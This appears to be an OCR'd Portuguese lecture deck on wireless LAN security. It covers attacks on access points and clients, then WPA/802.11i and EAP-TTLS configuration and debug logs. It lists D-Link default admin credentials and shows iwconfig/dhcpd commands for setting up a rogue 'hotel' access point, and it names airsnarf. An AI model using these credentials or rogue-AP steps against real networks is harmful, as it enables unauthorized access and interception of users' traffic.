
Ataques ao concentrador

Configurações de fábrica


Manufactor	Product	Revision	Protocol	User	Password	Access	Validated
D-Link	Cable/DSL Routers/Switches	Multi	(none)	admin		Admin	No
D-Link	DI-614+		HTTP	user	(none)	User	No
D-Link	DI-614+		HTTP	admin	(none)	Admin	No
D-Link	DI-701	unknown	Multi	admin	year2000	Admin	No
D-link	DI-714P+		Multi	admin	____BLANK___	192.168.0.1	No
D-Link	DI-804	v2.03	Multi	admin	(none)	Admin	No
D-Link	DWL 900AP		Multi	admin	public	Admin	Yes


Ataques ao concentrador

Informações sensíveis em claro




Ataques ao concentrador





Ataques à clientes



Ataques à clientes

iwconfig wlan0 essid **hotel**

iwconfig wlan0 mode Ad-Hoc

echo “[...] hardware ethernet 9A:16:05:71:32:AE

[...]” > /etc/dhcpd.conf

dhcpd wlan0

Ataques à clientes

Network 7: "santa marta" BSSID: "00:06:25:03:21:51"

Type : probe

Carrier : 802.11g

Info : "None"

Channel : 00

WEP : "No"

Maxrate : 11.0

airsnarf

Ataques à clientes

```
# iwconfig ath0
ath0   IEEE 802.11  ESSID:"NETGEAR"
       Mode:Managed  Frequency:2.462GHz
       Access Point: 00:09:5B:66:3D:0E
       Bit Rate:54Mb/s   Tx-Power:off   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:4141-4141-41   Security mode:open
       Power Management:off
       Link Quality:46/94  Signal level:-49 dBm
       Noise level:-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

WPA_Supplicant

Recursos WPA/IEEE 802.11i suportados:

WPA-PSK ("WPA-Pessoal")

WPA com EAP (p.e, com servidor RADIUS) ("WPA-Infraestrutura")

Gerenciamento de chaves para CCMP, TKIP, WEP104, WEP40

WPA and full IEEE 802.11i/RSN/WPA2

RSN: PMKSA cache, pré-autenticação

Métodos EAP (IEEE 802.1X Supplicant) suportados:

EAP-TLS

EAP-PEAP/MSCHAPv2 (PEAPv0 e PEAPv1)

EAP-PSK

EAP-PEAP/TLS (PEAPv0 e PEAPv1)

EAP-PEAP/GTC (PEAPv0 e PEAPv1)

EAP-PEAP/OTP (PEAPv0 e PEAPv1)

EAP-PEAP/MD5-Challenge (PEAPv0 e PEAPv1)

EAP-TTLS/EAP-MD5-Challenge

EAP-TTLS/EAP-GTC

EAP-TTLS/EAP-OTP

EAP-TTLS/EAP-MSCHAPv2

EAP-TTLS/EAP-TLS

EAP-TTLS/MSCHAPv2

EAP-TTLS/MSCHAP


EAP-TTLS/PAP

EAP-TTLS/CHAP

EAP-SIM

EAP-AKA

WPA EAP_TTLS


TLS
TLS
Concentrador
RADIUS
login/passwd
login/passwd
Concentrador
RADIUS
NAO
Concentrador
RADIUS
SIM
Concentrador
RADIUS

WPA EAP_TTLS

[...]
EAP-TTLS: received Phase 2: code=1 identifier=6 length=22
EAP-TTLS: Phase 2 EAP Request: type=4
EAP-TTLS: Phase 2 EAP packet
EAP-MD5: generating Challenge Response
EAP-TTLS: AVP encapsulate EAP Response - hexdump(len=22): 02 06 00 16
04 10 fa 9b b5 84 1e 18 ff 0e 3e 49 9f c4 de ee ac 0a
EAP-TTLS: Encrypting Phase 2 data - hexdump(len=32): 00 00 00 4f 40 00 00
1e 02 06 00 16 04 10 fa 9b b5 84 1e 18 ff 0e 3e 49 9f c4 de ee ac 0a 00 00
wpa_driver_madwifi_set_key: alg=TKIP key_idx=1 set_tx=0 seq_len=6 key
_len=32
WPA: Sending EAPOL-Key 2/2
WPA: Key negotiation completed with 00:09:5b:66:1e:3d
Cancelling authentication timeout
EAPOL: External notification - portValid=1
EAPOL: SUPP_PAE entering state AUTHENTICATED

WPA EAP_TTLS

$ cat /etc/wpa_supplicant.conf

```
network={
        ssid="MARINET"
        scan_ssid=1
        key_mgmt=WPA-EAP
        eap=TTLS
        anonymous_identity="anonimo"
        ca_cert="/etc/ssl/certs/root.pem"
        identity="nelson"
        password="OblesqBlom"
}
```

$ cat /usr/local/etc/raddb/users

[...]

“nelson” Auth-Type :=EAP,
User-Password == ” OblesqBlom”

WPA - EAP_TLS

$ wpa_supplicant -c /etc/wpa_supplicant.conf -i ath0 -d 1

[...]

WPA: RX message 1 of Group Key Handshake from 00:09:5b:66:1e:3d (ver=1)

WPA: Group Key - hexdump(len=32): 7e 12 d0 4e ca c9 b2 c3 45 9f 43 13 c3 23 5e bc 97 8c 66 6f 08 8f 61 52 e1 28 eb 00 da 53 d1 52

WPA: Installing GTK to the driver (keyidx=2 tx=0).

WPA: RSC - hexdump(len=6): 00 00 00 00 00 00

wpa_driver_madwifi_set_key: alg=TKIP key_idx=2 set_tx=0 seq_len=6 key_len=32

WPA: Sending EAPOL-Key 2/2

WPA: Key negotiation completed with 00:09:5b:66:1e:3d

Cancelling authentication timeout

